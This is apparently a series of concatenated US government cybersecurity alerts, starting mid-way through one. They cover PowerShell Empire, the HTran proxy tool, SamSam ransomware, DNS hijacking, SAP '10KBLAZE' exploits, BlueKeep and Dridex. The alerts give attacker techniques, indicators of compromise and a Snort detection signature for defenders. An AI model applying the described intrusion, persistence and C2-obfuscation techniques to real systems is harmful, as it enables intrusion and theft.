In early 2018, an unknown threat actor used Winter Olympics-themed socially engineered emails and malicious attachments in a spear-phishing campaign targeting several South Korean organizations. This attack had an additional layer of sophistication, making use of Invoke-PSImage, a stenographic tool that will encode any PowerShell script into an image.

In December 2017, APT19 targeted a multinational law firm with a phishing campaign. APT19 used obfuscated PowerShell macros embedded within Microsoft Word documents generated by PowerShell Empire.

Our cybersecurity authorities are also aware of PowerShell Empire being used to target academia. In one reported instance, a threat actor attempted to use PowerShell Empire to gain persistence using a Windows Management Instrumentation event consumer. However, in this instance, the PowerShell Empire agent was unsuccessful in establishing network connections due to the HTTP connections being blocked by a local security appliance.

Detection and Protection

Identifying malicious PowerShell activity can be difficult due to the prevalence of legitimate PowerShell activity on hosts and the increased use of PowerShell in maintaining a corporate environment.

To identify potentially malicious scripts, PowerShell activity should be comprehensively logged. This should include script block logging and PowerShell transcripts.

Older versions of PowerShell should be removed from environments to ensure that they cannot be used to circumvent additional logging and controls added in more recent versions of PowerShell. This page provides a good summary of PowerShell security practices.[10]

The code integrity features in recent versions of Windows can be used to limit the functionality of PowerShell, preventing or hampering malicious PowerShell in the event of a successful intrusion.

A combination of script code signing, application allow listing, and constrained language mode will prevent or limit the effect of malicious PowerShell in the event of a successful intrusion. These controls will also impact legitimate PowerShell scripts and it is strongly advised that they be thoroughly tested before deployment.

When organizations profile their PowerShell usage, they often find it is only used legitimately by a small number of technical staff. Establishing the extent of this legitimate activity will make it easier to monitor and investigate suspicious or unexpected PowerShell usage elsewhere on the network.

C2 Obfuscation and Exfiltration: HUC Packet Transmitter 

Attackers will often want to disguise their location when compromising a target. To do this, they may use generic privacy tools (e.g., Tor) or more specific tools to obfuscate their location.

HUC Packet Transmitter (HTran) is a proxy tool used to intercept and redirect Transmission Control Protocol (TCP) connections from the local host to a remote host. This makes it possible to obfuscate an attacker’s communications with victim networks. The tool has been freely available on the internet since at least 2009.

HTran facilitates TCP connections between the victim and a hop point controlled by a threat actor. Malicious threat actors can use this technique to redirect their packets through multiple compromised hosts running HTran to gain greater access to hosts in a network.

In Use

The use of HTran has been regularly observed in compromises of both government and industry targets.

A broad range of threat actors have been observed using HTran and other connection proxy tools to

  • Evade intrusion and detection systems on a network,
  • Blend in with common traffic or leverage domain trust relationships to bypass security controls,
  • Obfuscate or hide C2 infrastructure or communications, and
  • Create peer-to-peer or meshed C2 infrastructure to evade detection and provide resilient connections to infrastructure.

Capabilities

HTran can run in several modes, each of which forwards traffic across a network by bridging two TCP sockets. They differ in terms of where the TCP sockets are initiated from, either locally or remotely. The three modes are

  • Server (listen) – Both TCP sockets initiated remotely;
  • Client (slave) – Both TCP sockets initiated locally; and
  • Proxy (tran) – One TCP socket initiated remotely, the other initiated locally, upon receipt of traffic from the first connection.

HTran can inject itself into running processes and install a rootkit to hide network connections from the host operating system. Using these features also creates Windows registry entries to ensure that HTran maintains persistent access to the victim network.

Examples

Recent investigations by our cybersecurity authorities have identified the use of HTran to maintain and obfuscate remote access to targeted environments.

In one incident, the threat actor compromised externally-facing web servers running outdated and vulnerable web applications. This access enabled the upload of webshells, which were then used to deploy other tools, including HTran.

HTran was installed into the ProgramData directory and other deployed tools were used to reconfigure the server to accept Remote Desktop Protocol (RDP) communications.

The threat actor issued a command to start HTran as a client, initiating a connection to a server located on the internet over port 80, which forwards RDP traffic from the local interface.

In this case, HTTP was chosen to blend in with other traffic that was expected to be seen originating from a web server to the internet. Other well-known ports used included:

  • Port 53 – Domain Name System
  • Port 443 - HTTP over TLS/Secure Sockets Layer
  • Port 3306 - MySQL
  • By using HTran in this way, the threat actor was able to use RDP for several months without being detected.

Detection and Protection

Attackers need access to a machine to install and run HTran, so network defenders should apply security patches and use good access control to prevent attackers from installing malicious applications.

Network monitoring and firewalls can help prevent and detect unauthorized connections from tools such as HTran.

In some of the samples analyzed, the rootkit component of HTran only hides connection details when the proxy mode is used. When client mode is used, defenders can view details about the TCP connections being made.

HTran also includes a debugging condition that is useful for network defenders. In the event that a destination becomes unavailable, HTran generates an error message using the following format:

sprint(buffer, “[SERVER]connection to %s:%d error\r\n”, host, port2);

This error message is relayed to the connecting client in the clear. Network defenders can monitor for this error message to potentially detect HTran instances active in their environments.

Mitigations

There are several measures that will improve the overall cybersecurity of your organization and help protect it against the types of tools highlighted in this report. Network defenders are advised to seek further information using the links below.

  • Protect your organization from malware.
    See NCCIC Guidance: https://www.us-cert.gov/ncas/tips/ST13-003.
    See UK NCSC Guidance: Small Business Guide: Cyber Security.
  • Board toolkit: five question for your board’s agenda.
    See UK NCSC Guidance: https://www.ncsc.gov.uk/guidance/board-toolkit-five-questions-your-boards-agenda.
  • Use a strong password policy and multifactor authentication (also known as two-factor authentication or two-step authentication) to reduce the impact of password compromises.
    See NCCIC Guidance: More than a Password.
    See UK NCSC Guidance: Multi-factor authentication for your corporate online services and Setting up 2-Step Verification (2SV).
  • Protect your devices and networks by keeping them up to date. Use the latest supported versions, apply security patches promptly, use antivirus and scan regularly to guard against known malware threats.
    See NCCIC Guidance: Understanding Patches and Software Updates.
    See UK NCSC Guidance: Mitigating malware and ransomware attacks.
  • Prevent and detect lateral movement in your organization’s networks.
    See UK NCSC Guidance: Preventing Lateral Movement.
  • Implement architectural controls for network segregation.
    See UK NCSC Guidance: Architecture and configuration.
  • Protect the management interfaces of your critical operational systems. In particular, use browse-down architecture to prevent attackers easily gaining privileged access to your most vital assets.
    See UK NCSC blog post: Protect your management interfaces.
  • Set up a security monitoring capability so you are collecting the data that will be needed to analyze network intrusions.
    See UK NCSC Guidance: Introduction to logging for security purposes.
  • Review and refresh your incident management processes.
    See UK NCSC Guidance: Incident management.
  • Update your systems and software. Ensure your operating system and productivity applications are up to date. Users with Microsoft Office 365 licensing can use “click to run” to keep their office applications seamlessly updated.
  • Use modern systems and software. These have better security built-in. If you cannot move off out-of-date platforms and applications straight away, there are short-term steps you can take to improve your position.
    See UK NCSC Guidance: Obsolete products.
  • Manage bulk personal datasets properly.
    See UK NCSC Guidance: Protecting bulk personal data.
  • Restrict intruders' ability to move freely around your systems and networks. Pay particular attention to potentially vulnerable entry points (e.g., third-party systems with onward access to your core network). During an incident, disable remote access from third-party systems until you are sure they are clean.
    See UK NCSC Guidance: Preventing Lateral Movement and Assessing supply chain security.
  • Allow list applications. If supported by your operating environment, consider allow listing of permitted applications. This will help prevent malicious applications from running.
    See UK NCSC Guidance: Device security guidance - Windows.
  • Manage macros carefully. Disable Microsoft Office macros, except in the specific applications where they are required.
    Only enable macros for users that need them day-to-day and use a recent and fully patched version of Office and the underlying platform, ideally configured in line with the UK NCSC’s End User Device Security Collection Guidance and UK NCSC’s Macro Security for Microsoft Office Guidance: Device security guidance and Macro Security for Microsoft Office.
  • Use antivirus. Keep any antivirus software up to date, and consider use of a cloud-backed antivirus product that can benefit from the economies of scale this brings. Ensure that antivirus programs are also capable of scanning Microsoft Office macros.
    See NCCIC Guidance: Understanding Anti-Virus Software.
    See UK NCSC Guidance: Macro Security for Microsoft Office.
  • Layer organization-wide phishing defenses. Detect and quarantine as many malicious email attachments and spam as possible, before they reach your end users. Multiple layers of defense will greatly cut the chances of a compromise.
  • Treat people as your first line of defense. Tell personnel how to report suspected phishing emails, and ensure they feel confident to do so. Investigate their reports promptly and thoroughly. Never punish users for clicking phishing links or opening attachments.
    NCCIC encourages users and administrators to report phishing to SayCISA@cisa.dhs.gov.
    See NCCIC Guidance: Avoiding Social Engineering and Phishing Attacks.
    See UK NCSC Guidance: Phishing attacks: defending your organisation.
  • Deploy a host-based intrusion detection system. A variety of products are available, free and paid-for, to suit different needs and budgets.
  • Defend your systems and networks against denial-of-service attacks.
    See UK NCSC Guidance: Denial of Service (DoS) guidance.
  • Defend your organization from ransomware. Keep safe backups of important files, protect from malware, and do not pay the ransom– it may not get your data back.
    See NCCIC Guidance: Stop Ransomware.
    See UK NCSC Guidance: Mitigating malware and ransomware attacks and Step 1 - Backing up your data.
  • Make sure you are handling personal data appropriately and securely.
    See NCCIC Guidance: https://www.us-cert.gov/ncas/tips/ST04-013.
    See UK NCSC Guidance: GDPR security outcomes.  

Further information: invest in preventing malware-based attacks across various scenarios. See UK NCSC Guidance: Mitigating malware and ransomware attacks.

Additional Resources from International Partners

Contact Information

NCCIC encourages recipients of this report to contribute any additional information that they may have related to this threat. For any questions related to this report, please contact NCCIC at:

NCCIC encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found at Incident Reporting Form Index - IRF.

Feedback

NCCIC strives to make this report a valuable tool for our partners and welcomes feedback on how this publication could be improved. You can help by answering a few short questions about this report at the following URL: Website Feedback.

October 11, 2018: Initial version

  •  

SamSam Ransomware

Summary

The Department of Homeland Security (DHS) National Cybersecurity and Communications Integration Center (NCCIC) and the Federal Bureau of Investigation (FBI) are issuing this activity alert to inform computer network defenders about SamSam ransomware, also known as MSIL/Samas.A. Specifically, this product shares analysis of vulnerabilities that cyber actors exploited to deploy this ransomware. In addition, this report provides recommendations for prevention and mitigation.

The SamSam actors targeted multiple industries, including some within critical infrastructure. Victims were located predominately in the United States, but also internationally. Network-wide infections against organizations are far more likely to garner large ransom payments than infections of individual systems. Organizations that provide essential functions have a critical need to resume operations quickly and are more likely to pay larger ransoms.

The actors exploit Windows servers to gain persistent access to a victim’s network and infect all reachable hosts. According to reporting from victims in early 2016, cyber actors used the JexBoss Exploit Kit to access vulnerable JBoss applications. Since mid-2016, FBI analysis of victims’ machines indicates that cyber actors use Remote Desktop Protocol (RDP) to gain persistent access to victims’ networks. Typically, actors either use brute force attacks or stolen login credentials. Detecting RDP intrusions can be challenging because the malware enters through an approved access point.

After gaining access to a particular network, the SamSam actors escalate privileges for administrator rights, drop malware onto the server, and run an executable file, all without victims’ action or authorization. While many ransomware campaigns rely on a victim completing an action, such as opening an email or visiting a compromised website, RDP allows cyber actors to infect victims with minimal detection.

Analysis of tools found on victims’ networks indicated that successful cyber actors purchased several of the stolen RDP credentials from known darknet marketplaces. FBI analysis of victims’ access logs revealed that the SamSam actors can infect a network within hours of purchasing the credentials. While remediating infected systems, several victims found suspicious activity on their networks unrelated to SamSam. This activity is a possible indicator that the victims’ credentials were stolen, sold on the darknet, and used for other illegal activity.

SamSam actors leave ransom notes on encrypted computers. These instructions direct victims to establish contact through a Tor hidden service site. After paying the ransom in Bitcoin and establishing contact, victims usually receive links to download cryptographic keys and tools to decrypt their network.

Technical Details

NCCIC recommends organizations review the following SamSam Malware Analysis Reports. The reports represent four SamSam malware variants. This is not an exhaustive list.

For general information on ransomware, see the NCCIC Security Publication at Stop Ransomware.

Mitigations

DHS and FBI recommend that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. System owners and administrators should review any configuration changes before implementation to avoid unwanted impacts.

  • Audit your network for systems that use RDP for remote communication. Disable the service if unneeded or install available patches. Users may need to work with their technology venders to confirm that patches will not affect system processes.
  • Verify that all cloud-based virtual machine instances with public IPs have no open RDP ports, especially port 3389, unless there is a valid business reason to keep open RDP ports. Place any system with an open RDP port behind a firewall and require users to use a virtual private network (VPN) to access that system.
  • Enable strong passwords and account lockout policies to defend against brute force attacks.
  • Where possible, apply two-factor authentication.
  • Regularly apply system and software updates.
  • Maintain a good back-up strategy.
  • Enable logging and ensure that logging mechanisms capture RDP logins. Keep logs for a minimum of 90 days and review them regularly to detect intrusion attempts.
  • When creating cloud-based virtual machines, adhere to the cloud provider’s best practices for remote access.
  • Ensure that third parties that require RDP access follow internal policies on remote access.
  • Minimize network exposure for all control system devices. Where possible, disable RDP on critical devices.
  • Regulate and limit external-to-internal RDP connections. When external access to internal resources is required, use secure methods such as VPNs. Of course, VPNs are only as secure as the connected devices.
  • Restrict users' ability (permissions) to install and run unwanted software applications.
  • Scan for and remove suspicious email attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
  • Disable file and printer sharing services. If these services are required, use strong passwords or Active Directory authentication.

Additional information on malware incident prevention and handling can be found in Special Publication 800-83, Guide to Malware Incident Prevention and Handling for Desktops and Laptops, from the National Institute of Standards and Technology.[1]

Contact Information

To report an intrusion and request resources for incident response or technical assistance, contact NCCIC, FBI, or the FBI’s Cyber Division via the following information:

Feedback

DHS strives to make this report a valuable tool for our partners and welcomes feedback on how this publication could be improved. You can help by answering a few short questions about this report at the following URL: Website Feedback.

Revisions

December 3, 2018: Initial version

  •  

DNS Infrastructure Hijacking Campaign

Summary

The National Cybersecurity and Communications Integration Center (NCCIC), part of the Cybersecurity and Infrastructure Security Agency (CISA), is aware of a global Domain Name System (DNS) infrastructure hijacking campaign. Using compromised credentials, an attacker can modify the location to which an organization’s domain name resources resolve. This enables the attacker to redirect user traffic to attacker-controlled infrastructure and obtain valid encryption certificates for an organization’s domain names, enabling man-in-the-middle attacks.

See the following links for downloadable copies of open-source indicators of compromise (IOCs) from the sources listed in the References section below:

Note: these files were last updated February 13, 2019, to remove the following three non-malicious IP addresses:

  • 107.161.23.204
  • 192.161.187.200
  • 209.141.38.71

Technical Details

Using the following techniques, attackers have redirected and intercepted web and mail traffic, and could do so for other networked services.

  1. The attacker begins by compromising user credentials, or obtaining them through alternate means, of an account that can make changes to DNS records.
  2. Next, the attacker alters DNS records, like Address (A), Mail Exchanger (MX), or Name Server (NS) records, replacing the legitimate address of a service with an address the attacker controls. This enables them to direct user traffic to their own infrastructure for manipulation or inspection before passing it on to the legitimate service, should they choose. This creates a risk that persists beyond the period of traffic redirection.
  3. Because the attacker can set DNS record values, they can also obtain valid encryption certificates for an organization’s domain names. This allows the redirected traffic to be decrypted, exposing any user-submitted data. Since the certificate is valid for the domain, end users receive no error warnings.

Mitigations

NCCIC recommends the following best practices to help safeguard networks against this threat:

  • Update the passwords for all accounts that can change organizations’ DNS records.
  • Implement multifactor authentication on domain registrar accounts, or on other systems used to modify DNS records.
  • Audit public DNS records to verify they are resolving to the intended location.
  • Search for encryption certificates related to domains and revoke any fraudulently requested certificates.

References

Revisions

January 24, 2019: Initial version
February 6, 2019: Updated IOCs, added Crowdstrike blog
February 13, 2019: Updated IOCs

  •  

New Exploits for Unsecure SAP Systems

Summary

The Cybersecurity and Infrastructure Security Agency (CISA) is issuing this activity alert in response to recently disclosed exploits that target unsecure configurations of SAP components. [1]

Technical Details

A presentation at the April 2019 Operation for Community Development and Empowerment (OPCDE) cybersecurity conference describes SAP systems with unsecure configurations exposed to the internet. Typically, SAP systems are not intended to be exposed to the internet as it is an untrusted network. Malicious cyber actors can attack and compromise these unsecure systems with publicly available exploit tools, termed “10KBLAZE.” The presentation details the new exploit tools and reports on systems exposed to the internet.

SAP Gateway ACL

The SAP Gateway allows non-SAP applications to communicate with SAP applications. If SAP Gateway access control lists (ACLs) are not configured properly (e.g., gw/acl_mode = 0), anonymous users can run operating system (OS) commands.[2] According to the OPCDE presentation, about 900 U.S. internet-facing systems were detected in this vulnerable condition.

SAP Router secinfo

The SAP router is a program that helps connect SAP systems with external networks. The default secinfo configuration for a SAP Gateway allows any internal host to run OS commands anonymously. If an attacker can access a misconfigured SAP router, the router can act as an internal host and proxy the attacker’s requests, which may result in remote code execution.

According to the OPCDE presentation, 1,181 SAP routers were exposed to the internet. It is unclear if the exposed systems were confirmed to be vulnerable or were simply running the SAP router service.

SAP Message Server

SAP Message Servers act as brokers between Application Servers (AS). By default, Message Servers listen on a port 39XX and have no authentication. If an attacker can access a Message Server, they can redirect and/or execute legitimate man-in-the-middle (MITM) requests, thereby gaining credentials. Those credentials can be used to execute code or operations on AS servers (assuming the attacker can reach them). According to the OPCDE presentation, there are 693 Message Servers exposed to the internet in the United States. The Message Server ACL must be protected by the customer in all releases.

Signature

CISA worked with security researchers from Onapsis Inc.[3] to develop the following Snort signature that can be used to detect the exploits:

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"10KBLAZE SAP Exploit execute attempt"; flow:established,to_server; content:"|06 cb 03|"; offset:4; depth:3; content:"SAPXPG_START_XPG"; nocase; distance:0; fast_pattern; content:"37D581E3889AF16DA00A000C290099D0001"; nocase; distance:0; content:"extprog"; nocase; distance:0; sid:1; rev:1;)

Mitigations

CISA recommends administrators of SAP systems implement the following to mitigate the vulnerabilities included in the OPCDE presentation:

  • Ensure a secure configuration of their SAP landscape.
  • Restrict access to SAP Message Server.
    • Review SAP Notes 1408081 and 821875. Restrict authorized hosts via ACL files on Gateways (gw/acl_mode and secinfo) and Message Servers (ms/acl_info).[4], [5]
    • Review SAP Note 1421005. Split MS internal/public: rdisp/msserv=0 rdisp/msserv_internal=39NN. [6]
    • Restrict access to Message Server internal port (tcp/39NN) to clients or the internet.
    • Enable Secure Network Communications (SNC) for clients.
  • Scan for exposed SAP components.
    • Ensure that SAP components are not exposed to the internet.
    • Remove or secure any exposed SAP components.

References

[1] Comae Technologies: Operation for Community Development and Empowerment (OPCDE) Cybersecurity Conference Materials
[2] SAP: Gateway Access Control Lists
[3] Onapsis Inc. website
[4] SAP Note 1408081
[5] SAP Note 821875
[6] SAP Note 1421005

Revisions

May 2, 2019: Initial version

  •  

Microsoft Operating Systems BlueKeep Vulnerability

Summary

The Cybersecurity and Infrastructure Security Agency (CISA) is issuing this Activity Alert to provide information on a vulnerability, known as “BlueKeep,” that exists in the following Microsoft Windows Operating Systems (OSs), including both 32- and 64-bit versions, as well as all Service Pack versions:

  • Windows 2000
  • Windows Vista
  • Windows XP
  • Windows 7
  • Windows Server 2003
  • Windows Server 2003 R2
  • Windows Server 2008
  • Windows Server 2008 R2

An attacker can exploit this vulnerability to take control of an affected system.     

Technical Details

BlueKeep (CVE-2019-0708) exists within the Remote Desktop Protocol (RDP) used by the Microsoft Windows OSs listed above. An attacker can exploit this vulnerability to perform remote code execution on an unprotected system. 

According to Microsoft, an attacker can send specially crafted packets to one of these operating systems that has RDP enabled.[1] After successfully sending the packets, the attacker would have the ability to perform a number of actions: adding accounts with full user rights; viewing, changing, or deleting data; or installing programs. This exploit, which requires no user interaction, must occur before authentication to be successful.

BlueKeep is considered “wormable” because malware exploiting this vulnerability on a system could propagate to other vulnerable systems; thus, a BlueKeep exploit would be capable of rapidly spreading in a fashion similar to the WannaCry malware attacks of 2017.[2]

CISA has coordinated with external stakeholders and determined that Windows 2000 is vulnerable to BlueKeep.

Mitigations

CISA encourages users and administrators review the Microsoft Security Advisory [1] and the Microsoft Customer Guidance for CVE-2019-0708 [3] and apply the appropriate mitigation measures as soon as possible:

  • Install available patches. Microsoft has released security updates to patch this vulnerability. Microsoft has also released patches for a number of OSs that are no longer officially supported, including Windows Vista, Windows XP, and Windows Server 2003. As always, CISA encourages users and administrators to test patches before installation.

For OSs that do not have patches or systems that cannot be patched, other mitigation steps can be used to help protect against BlueKeep:

  • Upgrade end-of-life (EOL) OSs. Consider upgrading any EOL OSs no longer supported by Microsoft to a newer, supported OS, such as Windows 10.
  • Disable unnecessary services. Disable services not being used by the OS. This best practice limits exposure to vulnerabilities.  
  • Enable Network Level Authentication. Enable Network Level Authentication in Windows 7, Windows Server 2008, and Windows Server 2008 R2. Doing so forces a session request to be authenticated and effectively mitigates against BlueKeep, as exploit of the vulnerability requires an unauthenticated session.
  • Block Transmission Control Protocol (TCP) port 3389 at the enterprise perimeter firewall. Because port 3389 is used to initiate an RDP session, blocking it prevents an attacker from exploiting BlueKeep from outside the user’s network. However, this will block legitimate RDP sessions and may not prevent unauthenticated sessions from being initiated inside a network.

References

[1] Microsoft Security Advisory for CVE-2019-0708
[2] White House Press Briefing on the Attribution of the WannaCry Malware Attack to North Korea
[3] Microsoft Customer Guidance for CVE-2019-0708

Revisions

June 17, 2019: Initial version
June 17, 2019: Revised technical details section.

  •  

Microsoft Ending Support for Windows 7 and Windows Server 2008 R2

Summary

Note: This alert does not apply to federally certified voting systems running Windows 7. Microsoft will continue to provide free security updates to those systems through the 2020 election. See Microsoft’s article, Extending free Windows 7 security updates to voting systems, for more information.

On January 14, 2020, Microsoft will end extended support for their Windows 7 and Windows Server 2008 R2 operating systems.[1] After this date, these products will no longer receive free technical support, or software and security updates.

Organizations that have regulatory obligations may find that they are unable to satisfy compliance requirements while running Windows 7 and Windows Server 2008 R2.

Technical Details

All software products have a lifecycle. “End of support” refers to the date when the software vendor will no longer provide automatic fixes, updates, or online technical assistance. [2]

For more information on end of support for Microsoft products see the Microsoft End of Support FAQ.

Systems running Windows 7 and Windows Server 2008 R2 will continue to work at their current capacity even after support ends on January 14, 2020. However, using unsupported software may increase the likelihood of malware and other security threats. Mission and business functions supported by systems running Windows 7 and Windows Server 2008 R2 could experience negative consequences resulting from unpatched vulnerabilities and software bugs. These negative consequences could include the loss of confidentiality, integrity, and availability of data, system resources, and business assets.

Mitigations

The Cybersecurity and Infrastructure Security Agency (CISA) encourages users and organizations to:

  • Upgrade to a newer operating system.
  • Identify affected devices to determine breadth of the problem and assess risk of not upgrading. 
  • Establish and execute a plan to systematically migrate to currently supported operating systems or employ a cloud-based service. 
  • Contact the operating system vendor to explore opportunities for fee-for-service maintenance, if unable to upgrade.   

References

Revisions

October 17, 2019: Initial version|October 18, 2019: Added note

  •  

Dridex Malware

Summary

This Alert is the result of recent collaboration between the Department of the Treasury Financial Sector Cyber Information Group (CIG) and the Department of the Treasury’s Financial Crimes Enforcement Network (FinCEN) to identify and share information with the financial services sector. Treasury and the Cybersecurity and Infrastructure Security Agency (CISA) are providing this report to inform the sector about the Dridex malware and variants. The report provides an overview of the malware, related activity, and a list of previously unreported indicators of compromise derived from information reported to FinCEN by private sector financial institutions. Because actors using Dridex malware and its derivatives continue to target the financial services sector, including financial institutions and customers, the techniques, tactics, and procedures contained in this report warrant renewed attention. Treasury and CISA encourage network security specialists to incorporate these indicators into existing Dridex-related network defense capabilities and planning. For information regarding the malicious cyber actors responsible for the development and distribution of the Dridex malware, see the Treasury press release, Treasury Sanctions Evil Corp, the Russia-Based Cybercriminal Group Behind Dridex Malware and the FBI press release, Russian National Charged with Decade-Long Series of Hacking and Bank Fraud Offenses Resulting in Tens of Millions in Losses and Second Russian National Charged with Involvement in Deployment of “Bugat” Malware.

This Alert does not introduce a new regulatory interpretation, nor impose any new requirements on regulated entities. Except where noted, there is no indication that the actual owner of the email address was involved in the suspicious or malicious activity. If activity related to these indicators of compromise is detected, please notify appropriate law enforcement and the CIG.

For a downloadable copy of IOCs, see:

Technical Details

The Dridex malware, and its various iterations, has the capability to impact confidentiality of customer data and availability of data and systems for business processes. According to industry reporting, the original version of Dridex first appeared in 2012, and by 2015 had become one of the most prevalent financial Trojans. We expect actors using Dridex malware and its derivatives to continue targeting the financial services sector, including both financial institutions and customers.

Dridex-related Phishing Attributes

Actors typically distribute Dridex malware through phishing e-mail spam campaigns. Phishing messages employ a combination of legitimate business names and domains, professional terminology, and language implying urgency to persuade victims to activate open attachments. Sender e-mail addresses can simulate individuals (name@domain.com), administrative (admin@domain.com, support@domain.com), or common “do not reply” local parts (noreply@domain.com). Subject and attachment titles can include typical terms such as “invoice”, “order”, “scan”, “receipt”, “debit note”, “itinerary”, and others.

The e-mail messages vary widely. The e-mail body may contain no text at all, except to include attachments with names that are strings of numbers, apparently relying on the subject line and victim curiosity to coerce the opening of the malicious file. Where there is a message body, the body may specifically state that the contents of the e-mail underwent virus scanning or simply directs the victim toward the link or attachment. In other cases, the body may include a long, substantive message, providing multiple points of contact and context for the malicious attachment. Attachment and hyperlink names vary from random sets of numbers or imitation automatic filenames from scanners to filenames purporting to reference financial records. Attachments may or may not have direct references using the same file name or strings of numbers in the bodies of the e-mails.

Example Links and Filenames (Note: link information is representative. Italicized statements are automatically generated by the cloud storage provider. # represents a random number.):

  • Link: HTTPS://WWW.GOOGLE[.]COM/URL?Q=HTTPS://WWW.(Cloud Services Provider)[.]COM/S/(Cloud Account Value) /RECENT%20WIRE%20PAYMENT %######.SCR?(Cloud Provided Sequence)
  • Link: HTTPS://WWW.GOOGLE[.]COM/URL?Q=HTTPS://WWW.(Cloud Services Provider) [.]COM/S/ Cloud Account Value/AUTOMATEDCLEARINGHOUSE%20 PAYMENT####.DOC? (Cloud Provided Sequence)
  • Link: Malicious File: ID201NLD0012192016.DOC

Attachments or eventual downloads can take a variety of formats. In some instances, malware downloaders are concealed in compressed files using the ZIP or RAR file formats.  Occasionally compressed files within compressed files (double zipped) are used. The compressed files can include extensible markup language (.xml), Microsoft Office (.doc, .xls), Visual Basic (.vbs), JavaScript (.jar), or portable document format (.pdf) files. Many of the files, rather than containing the actual malware, contain hidden or obfuscated macros. Upon activation, the macros reach to a command and control server, FTP server, or cloud storage site to download the actual Dridex malware. In other cases, macros launch scripts that extract executables imbedded in the document as opposed to downloading the payload.

By default, software generally prevents execution of macros without user permission. Attached files, particularly .doc and .xls files, contain instructions on how a user should enable content and specifically macros, effectively using social engineering to facilitate the download. Malicious files sometimes even include screenshots of the necessary actions to enable macros.

Malware Capabilities

Dridex malware operates from multiple modules that may be downloaded together or following the initial download of a “loader” module. Modules include provisions for capturing screenshots, acting as a virtual machine, or incorporating the victim machine into a botnet. Through its history and development, Dridex has used several exploits and methods for execution, including modification of directory files, using system recovery to escalate privileges, and modification of firewall rules to facilitate peer-to-peer communication for extraction of data. Recent versions of Dridex exploit vulnerability CVE-2017-0199, which allows remote execution of code. This vulnerability is specific to Microsoft Office and WordPad. Microsoft released a patch in 2017.

Once downloaded and active, Dridex has a wide range of capabilities, from downloading additional software to establishing a virtual network to deletion of files.  The primary threat to financial activity is the Dridex’s ability to infiltrate browsers, detect access to online banking applications and websites, and inject malware or keylogging software, via API hooking, to steal customer login information. Dridex modules package, encrypt, and transmit captured information, screenshots, etc., via peer-to-peer (P2P) networks in the XML format or in binary format, as seen in newer versions. After stealing the login data, the attackers have the potential to facilitate fraudulent automated clearing house (ACH) and wire transfers, open fraudulent accounts, and potentially adapt victim accounts for other scams involving business e-mail compromise or money mule activity.

The Dridex malware has evolved through several versions since its inception, partially to adapt to updated browsers. Although the characteristics described reflect some of the most recent configurations, actors continue to identify and exploit vulnerabilities in widely used software.

Dridex Malware and Variants

While Dridex is among the most prevalent sources of infection, previous variants and similar malware continue to represent a threat. Dridex is itself an improved variant of the Cridex and Bugat Trojans that preceded it, and it shares some of their codes. Although the previous variants’ theft activities operate in mostly the same way, the P2P communication aspects of Dridex improve its concealment and redundancy.

Ransomware

Actors distributing Dridex likely employ ransomware with similar configurations. Code for BitPaymer, also known as Friedex, includes numerous similarities to Dridex, despite its function as ransomware rather than data extraction. The two malwares use the same mechanics for several functions, and the authors compiled the codes at nearly the same time. The ransomware distributed through these malwares has targeted U.S. financial institutions and resulted in data and financial loss.

Locky ransomware operates using the same delivery method for the downloader, with similar subject lines and attachments. Attackers also use the same botnets to deliver both Dridex and Locky ransomware, sometimes simultaneously. Variants of Locky include Zepto and Osiris. Locky ransomware and its variants have a wide footprint, with varying impact depending on victim IT policies and practices and network configurations.

Dridex-related Activity

Although the highest infection rates took place in late 2015 and early 2016, concurrent with Locky ransomware distribution, Dridex continues to impact numerous countries. The Dridex hackers appear to direct the majority of attacks at English-speaking countries. Cybersecurity industry reporting attributes Dridex, BitPaymer, and Locky campaigns, as well as other massive malware spam (malspam) campaigns to actors known alternately as Evil Corp or TA505. (Note: some cybersecurity industry reporting simply refers to the actors as “Dridex” or the “Dridex hackers.”) Actors distribute the malware via massive spam campaigns, sending up to millions of messages per day, although volume of messages varies widely.

Indicators of Compromise

The following indicators are associated with the activity described in this report:

Indicator Type Indicator Value Associated Activity
Email address info[@]antonioscognamiglio[.]it Dridex
Email address info[@]golfprogroup[.]com Dridex
Email address cariola72[@]teletu[.]it Dridex
Email address faturamento[@]sudestecaminhoes[.]com.br Dridex
Email address info[@]melvale[.]co.uk Dridex
Email address fabianurquiza[@]correo.dalvear[.]com.ar Dridex
Email address web1587p16[@]mail.flw-buero[.]at Dridex
Email address bounce[@]bestvaluestore[.]org Dridex
Email address farid[@]abc-telecom[.]az Dridex
Email address bounce[@]bestvaluestore[.]org Dridex
Email address admin[@]sevpazarlama[.]com Dridex
Email address faturamento[@]sudestecaminhoes[.]com.br Dridex
Email address pranab[@]pdrassocs[.]com Dridex
Email address tom[@]blackburnpowerltd[.]co.uk Dridex
Email address yportocarrero[@]elevenca[.]com Dridex
Email address s.palani[@]itifsl.co[.]in Dridex
Email address faber[@]imaba[.]nl Dridex
Email address admin[@]belpay[.]by Dridex
IP address 62[.]149[.]158[.]252 Dridex
IP address 177[.]34[.]32[.]109 Dridex
IP address 2[.]138[.]111[.]86 Dridex
IP address 122[.]172[.]96[.]18 Dridex
IP address 69[.]93[.]243[.]5 Dridex
IP address 200[.]43[.]183[.]102 Dridex
IP address 79[.]124[.]76[.]30 Dridex
IP address 188[.]125[.]166[.]114 Dridex
IP address 37[.]59[.]52[.]64 Dridex
IP address 50[.]28[.]35[.]36 Dridex
IP address 154[.]70[.]39[.]158 Dridex
IP address 108[.]29[.]37[.]11 Dridex
IP address 65[.]112[.]218[.]2 Dridex


Mitigations

Treasury and CISA encourage users and organizations to:

  1. Contact law enforcement immediately report regarding any identified activity related to Dridex malware or its derivatives. Please see contact information for FBI and CISA at the end of this report.
  2. Incorporate the indicators of compromise identified in this report into intrusion detection systems and security alert systems to enable active blocking or reporting of suspected malicious activity. Note that the above list is not a comprehensive list of all indicators associated with this activity.
  3. Report suspicious activity, highlighting the presence of “Cyber Event Indicators.” Indicators of Compromise, such as suspicious e-mail addresses, file names, hashes, domains, and IP addresses, can be provided under Item 44 of the Suspicious Activity Report (SAR) form. FinCEN welcomes voluntary SAR filing in circumstances where reporting is not required.

Recommendations for All Organizations

The following mitigation recommendations respond directly to Dridex TTPs:

  • Ensuring systems are set by default to prevent execution of macros.
  • Inform and educate employees on the appearance of phishing messages, especially those used by the hackers for distribution of malware in the past.
